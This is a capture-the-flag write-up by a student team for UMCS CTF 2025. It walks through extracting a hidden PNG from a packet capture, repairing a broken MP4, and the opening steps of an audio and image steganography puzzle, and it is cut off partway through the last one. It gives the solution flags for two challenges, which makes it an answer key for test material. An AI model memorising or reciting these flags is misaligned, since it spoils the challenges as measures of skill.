UMCS CTF 2025

Write-up by N3WBEES

Amin | Iffat | Nawfal | Ariff

TABLE OF CONTENTS

[FORENSIC] Hidden in Plain Graphic

Here is the question:


📚 Description

Agent Ali, a secret spy from Malaysia, has been communicating with other spies around the world using a "secret technique." Despite ongoing monitoring by intelligence agencies, no concrete evidence of these communications has surfaced. The task was to examine a file and identify any suspicious traffic that could reveal the flag.

Objective:

Find any suspicious or hidden traffic in the provided file, which seems to be a suspicious .pcap file

View of the plain_zight.pcap file:



No.	Time	Source	Destination	Protocol	Length	Info
1	2025/087 16:33:12.546901	51.140.194.206	8.8.8.8	DNS	59	Standard query 0x0000 A wikipedia.org
2	2025/087 16:33:12.360109	202.108.123.64	8.8.8.8	DNS	58	Standard query 0x0000 A facebook.com
3	2025/087 16:33:12.385136	134.125.30.48	187.161.18.74	HTTP	195	GET / HTTP/1.1
4	2025/087 16:33:11.879742	161.152.56.11	162.2.43.229	UDP	83	9482 → 554 Len=55
5	2025/087 16:33:12.793906	95.223.167.17	218.176.128.114	UDP	83	35672 → 554 Len=55
6	2025/087 16:33:11.732561	175.166.185.172	245.187.225.39	FTP	91	Request: 220 FTP Server ready.
7	2025/087 16:33:12.173736	56.245.157.100	8.8.8.8	DNS	55	Standard query 0x0000 A apple.com
8	2025/087 16:33:11.773698	126.186.172.243	8.8.8.8	DNS	32	Unknown operation (15) response 0xffff Unknown erro
9	2025/087 16:33:11.999778	238.175.102.234	253.49.46.129	SSHv2	82	Client: Protocol (SSH-2.0-OpenSSH_7.9p1 Ubuntu-10ub
10	2025/087 16:33:12.026945	64.141.68.165	8.8.8.8	DNS	32	Unknown operation (15) response 0xffff Unknown erro
11	2025/087 16:33:11.770956	69.250.114.35	233.65.177.60	FTP	91	Request: 220 FTP Server ready.
12	2025/087 16:33:12.207313	99.119.22.110	8.8.8.8	DNS	59	Standard query 0x0000 A wikipedia.org
13	2025/087 16:33:12.812634	248.20.94.45	151.7.151.235	HTTP	197	GET / HTTP/1.1
14	2025/087 16:33:12.257808	191.99.131.71	153.126.207.159	UDP	83	43032 → 554 Len=55
15	2025/087 16:33:12.214705	75.108.107.51	8.8.8.8	DNS	32	Unknown operation (15) response 0xffff Unknown erro
16	2025/087 16:33:12.495236	120.71.8.166	39.177.59.120	UDP	52	40703 → 27015 Len=24
17	2025/087 16:33:11.831467	189.107.39.82	178.38.17.206	HTTP	210	GET / HTTP/1.1
18	2025/087 16:33:11.913855	207.5.245.150	233.27.190.38	UDP	52	42913 → 27015 Len=24

✨ Walkthrough

Initial Examination

The provided file, plain_zight. pcap, is a packet capture, indicating that Agent Ali's secret communications were transmitted over a network. Therefore, as a forensics guy, we will start our first move opening the .pcap file using **Wireshark**, a popular tool for analyzing network traffic.

As we looked at the raw packets, everything seemed normal at first glance. But we are not that gullible hehe..

Analyzing the Traffic

We started focusing on the details of the captured packets. As usual I will start looking for any base 64 in the file description by filtering the packet and following the stream, but after a thorough search not a single sight of the flag or any encrypted hint towards the flag is found.


Shifting Focus

At first, I thought the flag might be hidden somewhere in the network traffic, but nothing useful came up. So, I took a step back and re-read the challenge description. The phrase "hidden in plain graphic" seems to be saying something, and I realized I had been looking in the wrong place the whole time. Maybe the flag wasn't in the PCAP data at all, but actually hidden inside an image. With that in mind, I shifted my focus from the packet-level analysis to the file. Could there be hidden files embedded directly in the. pcap?

Search for embedded Files


To dig deeper, we decided to use **Binwalk**, a powerful tool for scanning binary files for embedded files and executable code. Running **Binwalk** on the .pcap file, we discovered that it contained hidden files within it, including:

1. A PNG image file
2. A Zlib compressed file



Extracting the Hidden Files

We tried extracting the files using the command “binwalk -e plain_zight. pcap” but I return an error **“One or more files failed to extract: either no utility was found or it’s unimplemented.”** This indicates that Binwalk couldn't find a suitable utility or method to extract the files directly.




Given this, we decided to take an alternative approach using the dd command to manually extract the hidden PNG file. By specifying the exact offset and the number of bytes to extract, we successfully retrieved the hidden image.

Analyzing the PNG file

Let’s take a look inside the ~/Downloads/Forensic directory to review the results of our extraction—and voilà, there it is! A file named extracted.png stands out among the contents.


```
┌──(nawfal㉿kali)-[~/Downloads/Forensic]
└─$ ls
extracted.png  plain_zight.pcap  _plain_zight.pcap.extracted  test.txt
```

We tried opening the extracted.png file, expecting to see a flag, but instead, we were met with a strange image that appeared to be some form of encryption or abstract pattern. This confirmed our suspicion that the flag wasn't visually represented in the image itself. Given this, it became clear that the actual flag must be embedded elsewhere—specifically, within the PNG file’s metadata or hidden data layers.




Re-examining the Evidence

So, I decided to use binwalk again to check for any additional hidden files or embedded data within the PNG that might contain the flag. Unfortunately, the results were disappointing, nothing new or useful was uncovered from the scan. It felt like another dead end.



Just as I was about to move on, something about the PCAP file name plain_zight. pcap caught my eye. The odd misspelling of "sight" as "zight" felt intentional. It made me think, could this be a clue pointing to a specific tool? That's when I remembered zsteg, a steganography tool I'd used before. The name similarity was too strong to ignore, so I gave it a shot and ran zsteg on extracted.png. Sure enough, it worked—the hidden flag was embedded within the PNG file's data. Sometimes the smallest hints lead to the biggest breakthroughs.




Flag

umcs{h1dd3n_1n_png_st3g}

[STEGNOGRAPHY] Broken

Here is the question:



📚 Description

“Can you fix what’s broken?”.

Objective:

The task is to fix the mp4 file to potentially reveal the flag.

✨ Walkthrough

Initial Analysis


I started by downloading the provided broken.mp4 file and running the basic file command:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ file broken.mp4
broken.mp4: data
```

This indicates that the system couldn't recognize it as a valid media file.

Metadata Inspection


Next, I used exiftool to dig deeper into the file metadata:



As shown in the screenshot, it returned an error: "**Error: File format error**". This confirmed the file was corrupted or improperly formatted—fitting the challenge name "Broken."

Hex Analysis

Using xxd, I examined the raw hex contents:



Interestingly, I spotted a **fake flag** right in the file header:

"**ctft{this is not the flag}.hehe..**", naughty ahh.. author 🤣

Identifying the Root Problem


On further inspection, I realized the file was missing the moov atom, a crucial part of an MP4 file structure that allows media players to index and play the file correctly. Without this atom, the file can't be played—no matter what player you use.

Attempted Fixes (Manually)

I attempted recovery using known tools:

- ffmpeg (for re-encoding or reconstructing headers)
- untrunc (to fix broken MP4s using a reference file)
- VLC Media Player (to convert the broken video using VLC's media conversion feature)

Unfortunately, since we weren't provided with a reference file, **untrunc** didn't work, **ffmpeg** couldn't process the file due to the missing structure, and **VLC** also failed to process the broken file because of the missing critical metadata.




Thinking Outside the Box


I noticed the challenge had quite a number of solves already. This made me rethink the complexity—maybe it wasn't meant to be so technical.

So, I Googled "**online mp4 file fix easy**", the first result was **EaseUS Online Video Repair**. I uploaded the broken video, and, within minutes, it returned a **playable** file!

The website:



The “**broken.mp4**” is uploaded for fixing:




The playable video:

Flag

umcs{h1dden_1n_fr4m3}

[STEGNOGRAPHY] Hotline Miami



📚 Description


No Description

✨ Walkthrough

In this challenge, we were provided with three files:

- iamthekidyouknowwhatimean.wav
- readme.txt
- rooster.jpg


Since this is a steganography challenge, we decided to analyze each file one by one.



Investigating the .wav File

We began with the .wav file. As is common in CTFs involving audio, we loaded the file into a spectrogram viewer. Initially, listening to the audio didn't reveal anything interesting—it just sounded like a regular techno track. However, when viewing the spectrogram carefully, we eventually noticed a hidden message embedded within the visualization.

We took note of this hidden message for further analysis.



Analyzing readme.txt

Next, we opened the readme.txt file. It contained the message:

"DO YOU LIKE HURTING OTHER PEOPLE"

Alongside this was a string resembling a flag placeholder format.

A quick Google search revealed that the message is a well-known line from the video game *Hotline Miami*—which is also the name of this challenge. This confirmed that the challenge was themed around the *Hotline Miami* game.


DO YOU LIKE HURTING OTHER PEOPLE?

Subject_Be_Verb_Year

Examining rooster.jpg

We then examined the rooster.jpg file using Aperisolve, one of our favorite tools for stego challenges. We reviewed all available metadata and strings extracted from the image.


At the end of the extracted strings, we discovered the name **"RICHARD"**—a key piece of information. We suspected it might be a password for extracting hidden content within the image.



Using "RICHARD" as the password, we successfully extracted a hidden file: payload.txt.

Opening payload.txt, we found a message that included:


- A code
- A hint about "decoding the static"
- A reference to a next location




```
NEXT LOCATION: 18-15-15-20-5-18-13-1-19-11
DECODE THE STATIC.
```

We used dcode.fr to identify the cipher used, and it turned out to be **A1Z26**. After decoding the message, we got the string:

ROOTERMASK



Putting It All Together

Now we had three key pieces of information:

1. **Watching 1989** (from the spectrogram)
